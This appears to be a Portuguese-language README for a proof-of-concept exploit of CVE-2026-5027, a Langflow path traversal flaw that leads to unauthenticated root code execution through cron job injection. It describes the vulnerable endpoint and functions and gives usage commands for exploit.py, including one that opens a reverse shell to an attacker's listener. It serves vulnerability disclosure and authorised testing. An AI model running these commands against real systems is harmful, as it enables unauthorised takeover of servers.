 yahiahamza/cve-2026-5027
Prova de conceito de exploit para CVE-2026-5027, uma vulnerabilidade de path traversal no Langflow que leva à execução remota de código não autenticada por meio de injeção de cron job.

As versões do Langflow até e incluindo a 1.8.4 não sanitizam o parâmetro filename no endpoint POST /api/v2/files. Um atacante pode usar sequências de path traversal (../) para escrever arquivos em locais arbitrários do sistema de arquivos. Quando combinado com a configuração padrão de auto-login do Langflow, isso é explorável sem qualquer autenticação, levando à Execução Remota de Código como root via injeção de cron job.
# Prova de conceito (escreve arquivo de teste em /tmp/)
python3 exploit.py -t http://target:7860

# Com credenciais (se o auto-login estiver desabilitado)
python3 exploit.py -t http://target:7860 -u admin -p password

# Reverse shell via cron job

python3 exploit.py -t http://target:7860 --lhost YOUR_IP --lport 4444

A função upload_user_file() em src/backend/base/langflow/api/v2/files.py passa file.filename diretamente para o serviço de armazenamento sem sanitização. O LocalStorageService.save_file() constrói o caminho usando folder_path / file_name, o que não impede path traversal.
Esta ferramenta é fornecida apenas para testes de segurança autorizados e fins educacionais. Use somente em sistemas que você possui ou para os quais tenha permissão explícita para testar.
Yahia Hamza - https://yh.do
